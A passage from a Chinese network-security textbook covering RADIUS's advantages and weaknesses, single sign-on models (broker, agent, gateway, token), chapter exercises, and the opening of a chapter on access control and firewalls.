5. RADIUS 协议的优势

RADIUS 协议简单明确，扩展性好，因此得到了广泛应用。该协议具有以下特点：

- 采用通用的客户/服务器结构组网。NAS 作为 RADIUS 的客户端负责将用户信息传递给指定的 RADIUS 服务器，然后处理 RADIUS 服务器的返回结果。RADIUS 服务器负责接收用户的连接请求，对用户进行认证，向客户端返回用户配置信息。
- 采用共享密钥保证网络传输安全性。客户端与 RADIUS 服务器之间的交互是通过共享密钥来进行相互认证的，以减少在不安全的网络中用户密码被侦听到的可能性。
- 具有良好的可扩展性。RADIUS 是一种可扩展的协议，所有的交互报文由多个不同长度的 ALV（Attribute-Length-Value，属性-长度-值）三元组组成，新增加属性和属性值不会破坏协议的原有实现。因此 RADIUS 协议也支持设备厂商扩充厂家专有属性。
- 协议认证机制灵活。RADIUS 协议认证机制灵活，支持多种认证用户的方式。如果用户提供了用户名和用户密码的明文，RADIUS 协议能够支持 PAP、CHAP、UNIX login 等多种认证方式。

RADIUS 协议简单明确，扩展性强，因此得到了广泛应用。在普通电话拨号上网、ADSL 拨号上网、社区宽带上网、VPDN 业务、移动电话预付费等业务中都能见到 RADIUS 的身影。

6. RADIUS 协议存在的问题

RADIUS 协议具有开放性、可扩展性、灵活性等优点，并且可以和在其他 AAA 安全协议（如 TACACS＋、Kerberos 等）共用。但是，随着网络技术的不断发展（例如移动 IP、NGN、3G 等），RADIUS 协议存在以下问题。

1）多协议支持

RADIUS 只支持 IP 协议，不支持 ARA（AppleTalk Remote Access，AppleTalk 远程访问）、NBFCP（NetBIOS Frame Control Protocol，网络基本输入输出系统帧控制协议）、IPX、X. 25 PAD connections（X. 25 PAD 连接）和 NASI（异步服务接口）等协议。

2）安全性

RADIUS 协议中，对用户密码属性采取的算法为 User-Password＝Password（不足 16 位填 0）XOR MD5（公用密钥＋请求认证），即用户密码是由原始的用户密码和公用密钥与请求认证的 MD5 值的异或来表示的。针对这种算法，破坏者可以通过对大量截获的数据进行分析从而猜测用户密码，存在安全隐患。

RADIUS 协议采用的是共享密钥，而且用户密码以明文的方式存放于数据库中，所以系统内部的安全破坏（共享密钥的泄露、管理员的泄密）将会造成整个 AAA 功能的失效。

另外，RADIUS 在认证或计费需要通过代理链的情况下无法提供端到端的安全性。

RADIUS 协议并不要求支持 IPSec 和 TLS，没有提供统一的传输层面上的安全。

3）可扩展性

当用户越来越多时，由于 RADIUS 协议中没有中继器和重定向器，所以只能不断增加新的 AAA 服务器。如果能够很好地支持中继、代理和重定向器，就可以把用户分组，把系统管理的能力分散到每个组，也能对来自不同组的请求加以集中处理，并转发到合适的目标，同时还能很好地实现负载均衡。

4）故障切换

RADIUS 中没有明确定义故障转移和故障恢复机制。

3.4 单点登录

所谓单点登录（SSO）是指在多个应用系统中，用户只需登录一次即可访问所有相互信任的应用系统，而不需要再进行额外的身份认证。IBM 公司对其有一个形象的解释："单点登录，全网漫游"。实施单点登录是目前流行的企业信息系统集成的重要组成部分，具有以下优点：

- 提高了用户工作效率。用户在不同系统中进行登录所耗费的时间减少了。由于用户不需要记忆多组账号和口令，也降低了用户登录出错的可能性。
- 方便了系统管理员对用户的管理。大多数单点登录系统采取对用户身份信息的集中存储，便于系统管理员增加、删除用户和修改用户权限。
- 增强了网络安全性。用户每使用一次身份凭证，就增加了一次凭证泄露和被截获的危险。当用户为了防止遗忘而将用户名、口令等记录下来时，就更增加了系统的安全隐患。

3.4.1 单点登录基本原理

单点登录的实质就是安全上下文（security context）或凭证（credential）在多个应用系统之间的传递或共享。假设有 3 个应用系统 A、B 和 C，使用单点登录后，用户经过一次身份验证就可以访问这 3 个授权的应用系统，登录流程如图 3.22 所示。

（1）当用户第一次访问应用系统（例如应用系统 A）时，由于尚未登录，会被引导到认证系统进行登录认证。

（2）根据用户提供的登录信息，认证系统进行身份校验，如果通过校验，则生成并返还给用户一个统一的认证凭据——票据；然后从认证系统跳转到 A 系统，用户成功访问 A 系统。

（3）用户再访问别的应用系统（例如应用系统 B 或 C）时带上这个票据，作为自己的身份凭据。

（4）应用系统接收到请求后，把票据送到认证系统进行验证。如果通过验证，用户不用再次登录就可以访问应用系统 B 或 C 了。

票据在整个系统中是唯一的，绑定了时间戳和一些用户属性，用户无法通过伪造或交换




图 3.22 单点登录下用户登录流程

票据来非法侵入系统。系统可以通过属性实现对用户访问的个性化控制。

从图 3.22 的流程可以看出,要实现单点登录,需要以下主要功能:

- 统一认证系统。所有应用系统共享一个身份认证系统是单点登录的前提之一。
- 识别票据。所有应用系统能够识别和提取票据信息,认证系统应该对票据进行校验,判断其有效性。
- 识别登录用户。应用系统能够能自动判断当前用户是否登录过,从而实现单点登录的功能。

上面的功能只是一个非常简单的单点登录架构,在实际应用中有着更加复杂的结构。有两点需要指出:

- 单一的用户信息数据库并不是必需的。有许多系统不能将所有的用户信息都集中存储,应该允许用户信息放置在不同的存储中。只要认证系统统一,票据的产生和校验统一,无论用户信息存储在什么地方,都能实现单点登录。
- 统一的认证系统并不是说只有单个认证服务器。整个系统可以存在多个认证服务器,这些服务器甚至可以是不同的产品。认证服务器之间通过标准的通信协议,例如 SAML(Security Assertion Markup Language),互换认证信息,从而实现更高级别的单点登录。

3.4.2 单点登录系统实现模型

实现单点登录的技术和模型主要有以下几种。

1. 基于经纪人(Broker-based)的 SSO 模型

在此模型中,有一个专门的服务器集中进行身份认证和用户账户管理,它负责给提出请求的用户发放身份标识,是一个公共和独立的"第三方",可以形象地称其为"经纪人"。

如图 3.23 所示,该模型主要由 3 部分组成:支持认证服务的客户端、认证服务器和支持认证服务的应用系统。其工作流程如下:

(1) 客户端在访问系统资源之前,首先与认证服务器进行身份验证,获取电子身份标识,为提高系统的安全性可以采用双向认证方式。

(2) 客户端凭借该身份标识访问各应用系统,实现单点登录。如果电子身份标识非法或者过期,应用系统应拒绝用户的访问。

基于本章前面介绍的 Kerberos 协议实现单点登录是此模型的典型应用。其他的还有




图 3.23　基于经纪人的 SSO 模型

Sesame 和 Kryptoknight，Sesame(Secure European System for Application in Multivendor Environment)被认为是欧洲版本的 Kerberos，而 KryptoKnight 是 IBM 公司的一种类似于 Kerberos 的鉴别和密钥分配系统。

这种模型的特点如下：

- 从可实施性角度来看，该模型需要对现有应用系统进行改造，使其适应单点登录的认证机制，而改造旧系统的工作量通常较大，实施起来比较困难。
- 从可管理性角度来看，该模型对用户身份、权限、密钥等相关认证信息进行集中存储，易于进行管理和信息维护。但是，如果认证服务器失效，则所有的应用系统和用户都会受到影响，通常采用主/备认证服务器来提高系统的可靠性。
- 从安全性角度来看，实际的安全水平取决于所采用的认证协议的安全特性和系统工作机制。例如，Kerberos 中的认证仅基于口令，这就使系统容易受到口令猜测的攻击。
- 从可使用性角度来看，通过身份验证的客户端将持认证服务器返回的身份标识去访问应用系统，而不再与认证服务器打交道，减轻了认证服务器的工作负担，便于系统的扩展，也适用于大规模用户的环境。由于所有用户的登录信息都被系统接管，所以用户每次登录都要提供已经注册的账号和口令，匿名用户无法登录。

2. 基于代理(agent-based)的 SSO 模型

这是一种软件实现方式，如图 3.24 所示。在此模型中，被称为“代理”的程序可以运行在客户端或者服务器上，是客户端与应用系统之间的通信中介。若代理部署在客户端，它能装载获得账号/口令列表，自动替用户完成登录过程；若代理部署在应用系统服务器端，它就是服务器的认证系统和客户端认证方法之间的“翻译”。它可以使用口令表或加密密钥自动完成用户认证，从而免除用户进行认证的负担。

一个典型的基于代理模型的单点登录解决方案是 SSH。SSH 是目前较可靠、专为远程登录会话和其他网络服务提供安全性的协议，由客户端和服务器端的软件组成。

服务器端是一个守护进程(daemon)，在后台运行并响应来自客户端的连接请求，一般包括公共密钥认证、密钥交换、对称密钥加密和非安全连接。

客户端包含 ssh 程序以及像 scp(远程复制)、slogin(远程登录)、sftp(安全文件传输)等其他应用程序。SSH 的用户可以使用包括 RSA 算法等不同的认证方法。当使用 RSA 认




图 3.24 基于代理的 SSO 模型

证时,代理程序可以被用于单点登录。如果终端的代理程序有新的子连接产生,则继承原有连接的认证。利用 SSH 协议可以把所有传输的数据进行加密,有效防止远程管理过程中的信息泄露,从而避免 DNS 和 IP 欺骗等攻击。另外,使用 SSH 传输的数据是经过压缩的,可以加快数据传输的速度。

这种模型的特点如下:

- 从可实施性角度而言,该模型移植相对容易和灵活,但代理程序需要实现与原有应用系统的交互,即每个运行在主机(客户端或服务器)上的代理程序都要兼容现有的系统,增加了开发量,不具有良好的通用性。另外,它不适合跨域单点登录的实施。
- 从可管理性角度而言,每个应用系统都有各自的认证模块,用户身份信息是分散管理的,增加了管理难度,而且对各个代理的身份信息和权限也需要进行管理和设置。
- 从安全性角度而言,该模型要求用户的登录凭证在本地存储,增加了口令泄露的危险。采用有加密技术的认证协议可以保证代理程序的通信安全,但要保证代理软件本身的安全性。
- 从可使用性角度而言,该模型只要配置好代理软件,用户对应用系统的访问是透明的,使用方便。

3. 基于网关(gateway-based)的 SSO 模型

在此模型中,所有的客户端都与网关相连,网关再与各种应用服务器进行连接,所有的服务资源都放在被网关隔离的受信网段里。用户通过网关进行认证后获得访问服务的授权。

如图 3.25 所示,网关是通往所有服务资源必须经过的一道"门",它可以是防火墙,也可以是专门用于通信加/解密的服务器。

基于网关的单点登录系统模型工作方式如下:

- 客户端与网关进行双向身份验证,即客户端要向网关证明自己是合法用户,同时网关也要向客户端证明自己是值得信赖的网关。
- 客户端提出自己访问资源的请求,网关对用户进行认证,如果用户通过认证,网关则会授权用户使用对应的服务。由于在网关后的所有服务资源处在一个可被信赖的网络中,如果在网关后的服务能够通过 IP 地址进行识别,并在网关上建立一个基于 IP 的规则,而这个规则如果与在网关上的用户数据库相结合,网关就可以被用于单




图 3.25　基于网关的 SSO 模型

点登录。

基于网关模型与基于经纪人模型看起来类似，但两者的概念是有区别的。与经纪人模型不同的是，在用户登录时，网关可以记录客户端的身份，而不需要冗余的验证。因为网关控制着所有进入应用服务器的通道，可以监视和改变数据流，因此当用户想要进入时，它可以置换进入后的认证信息，把它传送到服务器，这样既能进行合适的访问控制，应用服务器自身又不需要改变。

这种模型的特点如下：

- 从可实施性角度而言，该模型对应用系统基本不做任何改变，客户端也不需要作太大变动，只要配置它们与网关相互认证的模块即可，实施也较为简单、快速。但是，在实施中对已有的网络环境要求比较严格，所以其应用范围并不广泛。
- 从可管理性角度而言，该模型中所有客户机通过网关来访问资源，可以对用户信息进行集中管理，减轻了网络管理负担。如果使用多个网关以克服瓶颈效应，那么这些网关中的用户数据要实现自动同步。
- 从安全性角度而言，该模型中网关的安全性至关重要，可以采取独立的防火墙来保护网关。
- 从可使用性角度而言，该模型的网关作为一个中心组件，它的性能会影响整个系统的效率，而且不适用于跨域的单点登录系统。

4. 基于令牌(token-based)的 SSO 模型

此模型典型的应用是由 RSA 公司提出的一个称为 SecurID 的解决方案。SecurID 采用双因子认证。第一个因子是用户身份识别码(PIN)，这是一串保密的数字，可由系统管理员定制。第二个因子是 SecurID Token，这是一个小型数字发生器，它每隔一段时间产生新的数字。这个发生器的时钟与网络环境中提供身份鉴别的服务器(ACE)保持同步，并且与 ACE 的用户数据库保持映射。“PIN＋同步时钟数字”就是用户的登录代码。

在基于令牌的 SSO 方案中也有一个称为 WebID 的模块。在 Web 服务器上安装一个 ACE 服务器的代理程序，用来接收 SecurID。当访问第一个需要认证的 URL 时，WebID 会使软件产生并加密一个标识，这个标识将在访问其他资源时被用到，从而实现单点登录功能。

这种模型的特点如下：

- 从可实施性角度而言，该模型需要增加新的组件，实施范围较狭窄。
- 从可管理性角度而言，由于该模型需要在系统上增加一些新的组件，因此增加了管理员的管理负担。
- 从安全性角度而言，基于令牌模型的最大特点就是它为用户产生基于时间间隔的一次性口令，增强了系统的安全性。
- 从可使用性角度而言，该模型需要额外的硬件和软件，用户掌握起来可能有困难。

从以上对 4 种主要的单点登录模型的介绍和评估可以看出，这些实现方案各有优缺点，所以在具体实施时要结合应用环境和各项安全技术进行综合考虑和设计。例如，将基于经理人模型和基于代理模型进行综合，如图 3.26 所示。




图 3.26　基于代理和经纪人的 SSO 模型

此方案比较适合大多数的应用环境，它一方面可以利用基于经纪人模型的集中管理机制，对用户进行统一的身份认证管理，另一方面又可以利用基于代理模型的灵活性，减少对原有应用系统的改造。

3.5　本章小结

本章首先通过几个典型案例引入了网络身份认证的概念和作用，接着列举了 3 种常用网络身份认证技术，即口令认证、IC 卡认证和基于生物特征识别的认证。结合密码技术介绍了对称密码认证和非对称密码认证，分析了 Kerberos 协议和 RADIUS 协议的工作过程和原理，描述了当前在电子商务和电子政务等领域得到广泛应用的 PKI 体系。最后，介绍了单点登录系统，它能简化服务之间的安全认证，提高服务之间的合作效率，已经成为系统设计的基本功能之一。

3.6 本章习题

1. 能够用于身份认证的人体生物特征有哪些？请举例说明。
2. PKI 的核心服务有哪些？
3. PKI 的认证服务有哪些优点？
4. PKI 有哪些组成部分，它们之间存在哪些关系？
5. PKI 系统是如何实现认证、保密、不可否认性的？
6. 在 PKI 中如何获取对方的证书和相关信息？
7. PKI 中实现证书存取库的方法有哪些？
8. 采用支持 LDAP 的目录服务器构造一个证书存取库。
9. SSO 的作用是什么？SSO 有哪些模型？
10. 在证书注册服务器上注册一个个人证书包括哪些步骤？试在安全网站上申请免费的个人证书。
11. 简述邮件加密软件 PGP 的加密体制和密钥管理策略，并用 PGP 实现对文件和邮件的加密传输。

第 4 章　网络访问控制

访问控制技术起源于 20 世纪 70 年代，在 40 多年的发展过程中，先后出现了多种重要的访问控制技术，它们的基本目标都是防止非法用户进入系统和合法用户对系统资源的非法使用。本章首先介绍访问控制基础，包括自主访问控制、强制访问控制、基于角色的访问控制以及使用控制模型，然后在此基础上重点介绍网络访问控制的实现——防火墙技术。

本章主要内容：

- 访问控制基础
- 集中式防火墙技术
- 分布式防火墙技术
- 嵌入式防火墙技术

4.1　访问控制基础

访问控制一直是信息安全的重要保证之一，主要经历了 4 个阶段：自主访问控制、强制访问控制、基于角色的访问控制和使用控制。本节先以一个访问控制实例引入访问控制的需求，并针对以上 4 个阶段分别阐述相关的内容。

4.1.1　访问控制实例

访问控制在各种信息系统中都极为常见，这对于信息的保护非常重要。接下来举几个常见的实例。

1. 防火墙

防火墙是随处可见的网络安全访问控制设施，对进出网络的分组进行控制，如图 4.1 所示。内部网络及资源对内部可信网络完全开放，对于外部可信用户开放可供外部访问的服务与资源，对于外部不可信用户则完全禁止对内部资源的访问。这就是防火墙的访问控制。

2. 文件密级及可执行权限

个人计算机的操作系统如 Windows 等都具有一个访客模式，只要在计算机中创建一个访客用户，并对用户和文件进行权限的设置，那么身为访客的用户便不能访问超越其权限的文件。很多人也应该遇到过这样的一些问题，当某个程序不能运行或者运行出错时，可以右击该程序，在快捷菜单中选择以管理员身份运行，这时程序就能正常运行了，这是因为管理员具有最高权限，能够提供程序所需要的资源。这个操作就涉及文件的密级与可执行权限。

3. 信息系统的访问控制

每个人都有各种各样的账户/密码等(如银行卡、QQ 等)，这些账户/密码就是一系列的

